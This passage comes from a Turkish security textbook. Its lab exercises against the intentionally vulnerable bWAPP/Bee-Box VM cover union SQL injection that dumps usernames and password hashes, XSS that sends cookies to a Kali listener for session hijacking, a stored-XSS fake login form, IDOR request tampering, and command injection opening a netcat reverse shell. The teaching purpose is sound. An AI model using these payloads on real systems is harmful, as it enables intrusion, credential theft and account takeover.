
Görsel 4.41: SQL Injection (Get/Search)

7. Adım: Sanal makine içindeki **/var/www/bWAPP/sqli_1.php** dosyasının içeriğine göz atınız (Görsel 4.42).

```
$sql = "SELECT * FROM movies WHERE title LIKE '%" . sqli($title) . "%'";

$recordset = mysql_query($sql, $link);
```


Görsel 4.42: Sqli_1.php dosyası kod bloku

8. Adım: SQL Injection zafiyeti tespit edildikten sonra bu zafiyeti kullanarak veri tabanının tablo ve sütunlarına ulaşılmaya çalışılır. Arama kutusuna (Görsel 4.43) **man' union select 1#** yazıp **Search** butonuna tıklayınız (Arama sonucu olarak hata verir. Union SQL komutu ile birleştirilen sorgularda sütun sayıları eşit olmalıdır. Web uygulamasının sütun sayısı ile arama kutusuna yazılan koddaki sütun sayısı eşit değildir. Arama kutusuna yazılan kodda **Select 1** ile bir sütun getirmesi istenir.).



Görsel 4.43: SQL Injection (Get/Search)

9. Adım: Arama kutusuna **man' union select 1,2#** yazıp **Search** (Görsel 4.44) butonuna tıklayınız (Arama sonucu olarak yine hata verir.).




Görsel 4.44: SQL Injection (Get/Search)

10. Adım: Arama kutusuna (Görsel 4.45) yazılan sütunları artırarak hatasız koda ulaşıncaya kadar deneme yapınız (Yedi adet sütundan oluşan **man' union select 1,2,3,4,5,6,7#** kodu hata vermez.).


Görsel 4.45: SQL Injection (Get/Search)

11. Adım: Arama kutusuna (Görsel 4.46) **man' union select 1, table_name, 3, 4, 5, 6, 7 from information_schema.tables where table_schema = database()#** kodunu yazıp **Search** butonuna tıklayınız (Bu SQL cümlesi ile şu anki veri tabanı içindeki tablo adları listelenir. İlk sütunda veri tabanına ait tablo isimleri yer alır.).




Görsel 4.46: SQL Injection (Get/Search)

12. Adım: Arama kutusuna **man' union select 1, column_name, 3, 4, 5, 6, 7 from information_schema. columns where table_name = 'users'** # kodunu yazıp **Search** butonuna (Görsel 4.47) tıklayınız (User tablosu içindeki sütun adları listelenir.).



Görsel 4.47: SQL Injection (Get/Search)

13. Adım: Arama kutusuna **man' union select 1, login, password, 4, 5, 6, 7 from users** # kodunu yazıp **Search** butonuna (Görsel 4.48) tıklayınız (User tablosu içindeki kullanıcı adları ve parolaları listelenir.).



Görsel 4.48: SQL Injection (Get/Search)

14. Adım: Kullanıcıya ait parola bilgisi, **hash** algoritması kullanılan bir dize hâlindedir. Kullanıcı parolasını elde etmek için kullanılan hash algoritmasını öğrenmek amacıyla internet tarayıcısından **https://hashes.com/en/tools/hash_identifier** adresine gidiniz.

15. Adım: Arama kutusuna elde edilen parolayı yazıp, **Submit & Identify** butonuna tıklayarak kullanılan hash algoritmasını ve şifresini elde ediniz (Görsel 4.49).

```
6885858486f31043e5839c735d99457f045affd0 - bug - Possible algorithms: SHA1
```

Görsel 4.49: Hash Identifier

SIRA SİZDE

Bee-Box test ortamında SQL Injection (GET/Select) uygulamasında kullanıcı adı ve parolasını elde ediniz.

DEĞERLENDİRME

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmalarınızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saati içinde tamamlayınız.

KONTROL LİSTESİ

DEĞERLENDİRME ÖLÇÜTLERİ	EVET	HAYIR
1. Bee-Box sanal makinesini çalıştırdı.		
2. İnternet tarayıcısında bWAPP sayfasına giriş yaptı.		
3. SQL Injection (GET/Select) uygulamasını çalıştırdı.		
4. Liste kutusundan bir film adı seçerek arama işlemini gerçekleştirdi.		
5. İnternet tarayıcısı adres çubuğundaki **movie=1** kısmını değiştirdi (http://192.168.56.101/bWAPP/sqli_2.php?**movie=2**&action=go).		
6. Adrese SQL komutu yazarak SQL Injection zafiyetini tespit etti (/bWAPP/sqli_2.php?**movie=1 order by 1**&action=go).		
7. SQL komutunun yedi sütundan oluştuğunu tespit etti (/bWAPP/sqli_2.php?**movie=1 order by 7**&action=go).		
8. Veri tabanı içindeki tabloları elde etti (/bWAPP/sqli_2.php?**movie=0 union select 1,GROUP_CONCAT(table_name),3,4,5,6,7 from information_schema.tables where table_schema=database()**--&action=go).		
9. Users tablosu içindeki sütun adlarını elde etti (/bWAPP/sqli_2.php?**movie=0 union select 1,GROUP_CONCAT(column_name),3,4,5,6,7 from information_schema.columns where table_name='users'** --&action=go).		
10. Kullanıcı adı ve parolalarını elde etti (/bWAPP/sqli_2.php?**movie=0 union select 1,GROUP_CONCAT(login),GROUP_CONCAT(password),4,5,6,7** from users --&action=go).		
11. Kullanıcı parolasını çözdü.		
12. Çalışmayı verilen sürede tamamladı.		
13. Eksik olduğu ölçütleri tamamladı.		

6. UYGULAMA

> Test ortamında Cross Site Scripting (XSS) – Reflected (GET) uygulamasını verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Sanal makine uygulamasında sanal makinenizi çalıştırınız.

2. Adım: İnternet tarayıcısında internet adresi olarak sanal makinenin IP numarasını giriniz.

3. Adım: Açılan sayfada **bWAPP** linkine tıklayınız.

4. Adım: Kullanıcı adını **bee** ve şifre olarak **bug** girip, **Login** butonuna tıklayarak web uygulamasına giriş yapınız.

5. Adım: Liste kutusundan **Cross-Site Scripting - Reflected (GET)** seçip **Hack** butonuna tıklayınız.

6. Adım: First name ve **Last name** alanlarını doldurup **Go** butonuna basınız (Görsel 4.50).

Görsel 4.50: Cross-Site Scripting - Reflected (GET)

7. Adım: First name alanına **Bee** ve Last name alanına **Box** yazıp (Görsel 4.51) onaylayınız (Sayfanın altında Bee yazısı koyu olarak yazar. Bu da XSS zafiyetinin olduğunu gösterir.).

Görsel 4.51: Cross-Site Scripting - Reflected (GET)

8. Adım: First name alanına **<script>alert(1)</script>** ve Last name alanına **bir değer** yazıp onaylayınız (Sayfa açıldığında bir alarm penceresi açılır.).

9. Adım: Sanal makine uygulamasından Kali sanal makinesini çalıştırınız.

10. Adım: Kali sanal makinesinde Firefox internet tarayıcısına internet adresi olarak Bee-Box sanal makinenin IP numarasını giriniz.

11. Adım: Açılan sayfada **bWAPP** linkine tıklayınız ve kullanıcı girişi yapmayınız.

12. Adım: Kali sanal makinesinde bir terminal uygulaması açıp **ifconfig eth0** komutuyla **Kali** sanal makinesinin IP numarasını öğreniniz (Görsel 4.52).

```
┌──(kali㉿kali)-[~]
└─$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::fd89:c40c:26a1:6333  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:53:0c:ba  txqueuelen 1000  (Ethernet)
        RX packets 8760  bytes 11842816 (11.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1818  bytes 179539 (175.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Görsel 4.52: Kali sanal makinesi IP numarası

13. Adım: Kali sanal makinesin terminal uygulamasında **nc -nlvp 4444** komutunu çalıştırınız (Bu komut ile 4444 portu üzerinden bağlantılar dinlenilir.).

14. Adım: Gerçek makinenin XSS- Reflected sayfasında **First name** alanına **<script> document.write ('<img src= http://192.168.56.102:4444/hacker.php?' + document.cookie + '">');</script>** ve Last name alanına bir değer yazıp onaylayınız.

15. Adım: Kali sanal makinesinde terminal uygulamasından gelen isteği inceleyiniz (Görsel 4.53).


```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.1] 64891
GET /hacker.php?security_level=0;%20PHPSESSID=cdb32708221568a0f03bd5ccfb485395 HTTP/1.1
Host: 192.168.56.102:4444
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: image/avif,image/webp,*/*
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.56.101/
```

Görsel 4.53: Kali sanal makinesi port dinleme

16. Adım: PHPSESSID değerini kopyalayınız.

17. Adım: Kali sanal makinesinde Firefox internet tarayıcısı bWAPP sayfasına sağ tıklayıp **Inspect (Q)** komutuna tıklayınız.


18. Adım: Storage tabından **Cookies** bölümünde **PHPSESSID** değeri kısmına, kopyalanan **PHPSESSID** değerini yapıştırınız (Görsel 4.54).



Görsel 4.54: PHPSESSID değerini değiştirme

19. Adım: İnternet tarayıcısında bWAPP sayfasını tekrar açınız (http://<bee_box_ip_adresi>/bWAPP/portal.php).

20. Adım: Kullanıcı adı ve şifresi girmeden bWAPP uygulamasına giriş yapıldığını gözlemleyiniz (Görsel 4.55).



Görsel 4.55: XSS ile kullanıcı girişi

SIRA SİZDE

Bee-Box test ortamında XSS - Stored (Blog) uygulamasında kullanıcı adı ve parolasını elde ediniz.

DEĞERLENDİRME		
Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmalarınızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saati içinde tamamlayınız.		
KONTROL LİSTESİ		
DEĞERLENDİRME ÖLÇÜTLERİ	**EVET**	**HAYIR**
1. Bee-Box sanal makinesini çalıştırdı.		
2. İnternet tarayıcısında bWAPP sayfasını giriş yaptı.		
3. XSS - Stored (Blog) uygulamasını çalıştırdı.		
4. Metin kutusuna değer girerek sistemin çalışmasnıı test etti.		
5. Metin kutusuna XSS zafiyetini tespit edecek kodu yazarak zafiyeti buldu (**Deneme**).		
6. Kali sanal makinesini çalıştırdı.		
7. Kali terminal ekranında port dinleme komutunu yazdı (**nc -nvlp 8080**).		
8. Gerçek makinede blog ekle metin kutusuna zafiyeti ele geçirecek kodu yazdı (<div style=”position: absolute; left: 0; top: 0; width: 1300px; height: 1300px; z-index: 1000;backgroud:white;padding:2em;” ><form name=”login” action=”http://192.168.56.102/login.html”> <label for=”login”>Login:</label> <input type=”text” id=”login” name=”login” size=”20” autocomplete=”off”> <label for=”password”>Password:</label> <input type=”password” id=”password” name=”password” size=”20” autocomplete=”off”> <button type=”submit” name=”form” value=”submit”>Login</button></form>).		
9. Blog sayfasında kullanıcı adı ve parolası bilgilerini girdi.		

10. Kali sanal makinesinde kullanıcı adı ve parolayı elde etti (Blog sayfasında verileri silmek için tarayıcı denetim sayfasından zafiyet kodu içeren div silinince silme düğmesi ortaya çıkar.).		
11. Çalışmayı verilen sürede tamamladı.		
12. Eksik olduğu ölçütleri tamamladı.		

7. UYGULAMA

> Test ortamında Insecure DOR (Change Secret) uygulamasını verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Sanal makine uygulamasında sanal makinenizi çalıştırınız.


2. Adım: İnternet tarayıcısında adres olarak sanal makinenin IP numarasını giriniz.

3. Adım: Açılan sayfada **bWAPP** linkine tıklayınız.

4. Adım: Kullanıcı adı **bee** ve şifre olarak **bug** girip, **Login** butonuna tıklayarak web uygulamasına giriş yapınız.

5. Adım: Liste kutusundan **Insecure DOR (Change Secret)** seçip **Hack** butonuna tıklayınız.

6. Adım: İnternet tarayıcısında yeni bir sekmede **phpMyadmin** sayfasını (Görsel 4.56) açınız (Sayfa adresi **<bee-box-sanal-makine-ipsi>/phpmyadmin** şeklindedir, Kullanıcı adı **root** ve Parola ise **bug**'dır.).



Görsel 4.56: PhpMyAdmin sayfası

7. Adım: Users tablosu içindeki verilere göz atınız (Görsel 4.57).

	id	login	password	email	secret	activation_code	activated	reset_code	admin
	1	A.I.M.	6885858486f31043e5839c735d99457f045affd0	bwapp-aim@mailinator.com	A.I.M. or Authentication Is Missing	NULL	1	NULL	1
	2	bee	6885858486f31043e5839c735d99457f045affd0	bwapp-bee@mailinator.com	Any bugs?	NULL	1	NULL	1

Görsel 4.57: Users tablosu verileri

8. Adım: bWAPP sayfasında secret değerini değiştiriniz (Görsel 4.58).

Görsel 4.58: Secret değeri değiştirme


9. Adım: phpMyAdmin sayfasında secret değerinin değiştiğini gözlemleyiniz (Görsel 4.59).

	id	login	password	email	secret
	1	A.I.M.	6885858486f31043e5839c735d99457f045affd0	bwapp-aim@mailinator.com	A.I.M. or Authentication Is Missing
	2	bee	6885858486f31043e5839c735d99457f045affd0	bwapp-bee@mailinator.com	Gizli bilgi

Görsel 4.59: Users tablosu verileri


10. Adım: Burp Suite Community Edition programını çalıştırınız.

11. Adım: Firefox tarayıcısında FoxyProxy eklentisini aktif hâle getiriniz (Görsel 4.60).



Görsel 4.60: FoxyProxy eklentisi

12. Adım: Burp Suite Community Edition programında **Proxy** tabı altındaki **Intercept is on** seçeneğini aktif hâle getiriniz (Görsel 4.61).




Görsel 4.61: Burp Suite Community Edition Proxy tabı

13. Adım: bWAPP sayfasında secret değerini değiştiriniz (Görsel 4.62).

Görsel 4.62: Secret değeri değiştirme

14. Adım: Burp Suite Community Edition programında yakalanan isteği (Görsel 4.63) inceleyiniz (Yakalanan istek içinde **secret = Yeni+Gizli+Bilgi & login = bee & action=change** değeri yer alır. Secret değeri ile kullanıcı adı bilgisi de gider. Bu da IDOR zafiyetinin olabileceğini gösterir.).



Görsel 4.63: Yakalanan istek

15. Adım: Bu kullanıcı bilgisini başka bir kullanıcı adı ile değiştirip (Görsel 4.64) **Forward** butonuna tıklayınız.

```
secret=Yeni+Gizli+Bilgi&login=A.I.M.&action=change
```

Görsel 4.64: Kullanıcı adı bilgisini değiştirme

16. Adım: Programda **Proxy** tabı altındaki **Intercept is off** seçeneğini pasif hâle getiriniz.

17. Adım: phpMyAdmin sayfasında secret değerinin değiştiğini gözlemleyiniz (Görsel 4.65).

←T→	id	login	password	email	secret
☐ ✎ ✕	1	A.I.M.	6885858486f31043e5839c735d99457f045affd0	bwapp-aim@mailinator.com	Yeni Gizli Bilgi
☐ ✎ ✕	2	bee	6885858486f31043e5839c735d99457f045affd0	bwapp-bee@mailinator.com	Gizli bilgi

Görsel 4.65: Users tablosu verileri

SIRA SİZDE

Bee-Box test ortamında Insecure DOR (Order Tickets) uygulamasında ödenek tutarı 0 EUR olacak şekilde değiştiriniz.

DEĞERLENDİRME		
Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmalarınızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saati içinde tamamlayınız.		
KONTROL LİSTESİ		
DEĞERLENDİRME ÖLÇÜTLERİ	**EVET**	**HAYIR**
1. Bee-Box sanal makinesini çalıştırdı.		
2. İnternet tarayıcısında bWAPP sayfasını giriş yaptı.		
3. Insecure DOR (Order Tickets) uygulamasını çalıştırdı.		
4. Metin kutusuna değer girerek sistemin çalışması test etti.		
5. FoxyProxy eklentisini aktif hâle getirdi.		
6. Burp Suite Community Edition programını çalıştırdı.		
7. Burp Suite Community Edition programında Proxy tabı altındaki Intercept is on seçeneğini aktif hâle getirdi.		
8. bWAPP sayfasında bir değer girerek Burp Suite Community Edition programında isteği yakaladı (ticket_quantity=1&ticket_price=15&action=order).		
9. Ticket price değerini 0 olarak değiştirdi.		
10. Forward butonuna basarak isteği iletti.		
11. bWAPP sayfasında ödenecek tutarın 0 EUR olduğunu gözlemledi.		
12. Çalışmayı verilen sürede tamamladı.		
13. Eksik olduğu ölçütleri tamamladı.		

8. UYGULAMA

> Test ortamında OS Command Injection uygulamasını verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Sanal makine uygulamasında sanal makinenizi çalıştırınız.


2. Adım: İnternet tarayıcısında adres olarak sanal makinenin IP numarasını giriniz.

3. Adım: Açılan sayfada **bWAPP** linkine tıklayınız.

4. Adım: Kullanıcı adı **bee** ve şifre olarak **bug** girip, **Login** butonuna tıklayarak web uygulamasına giriş yapınız.

5. Adım: Liste kutusundan **OS Command Injection** seçip **Hack** butonuna tıklayınız.

6. Adım: DNS lookup değeri olarak **www.meb.gov.tr** giriniz (Görsel 4.66).




Görsel 4.66: OS Command Injection sayfası

7. Adım: DNS lookup değeri olarak **www.meb.gov.tr|whoami** (Görsel 4.67) giriniz (Whoami komutu çıktısı sayfada gözlemlendiği için OS Command Injection zafiyet vardır.).

Görsel 4.67: OS Command Injection sayfası

8. Adım: Sanal makine uygulamasından Kali sanal makinesini çalıştırınız.

9. Adım: Kali sanal makinesinde bir terminal uygulaması açıp **nc -lvp 1337** komutuyla 1337 portunu dinleyiniz (Görsel 4.68).




Görsel 4.68: Port dinleme

10. Adım: DNS lookup değeri olarak **www.meb.gov.tr;nc -nv <kali-ip-adresi> -e /bin/bash** giriniz.

11. Adım: Kali terminalde **netcat** bağlantı talebi oluşturduğunu gözlemleyiniz (Görsel 4.69).

12. Adım: Linux komutları ile uzak bilgisayar kontrolünü gerçekleştiriniz.



Görsel 4.69: netcat bağlantısı

9. UYGULAMA

> Bee-Box test ortamında CSRF (Change Password) uygulamasını verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Sanal makine uygulamasında sanal makinenizi çalıştırınız.

2. Adım: İnternet tarayıcısında internet adresi olarak sanal makinenin IP numarasını giriniz.

3. Adım: Açılan sayfada **bWAPP** linkine tıklayınız.

4. Adım: Kullanıcı adı **bee** ve şifre olarak **bug** girip, **Login** butonuna tıklayarak web uygulamasına giriş yapınız.


5. Adım: Liste kutusundan CSRF (Change Password) seçip Hack butonuna tıklayınız.

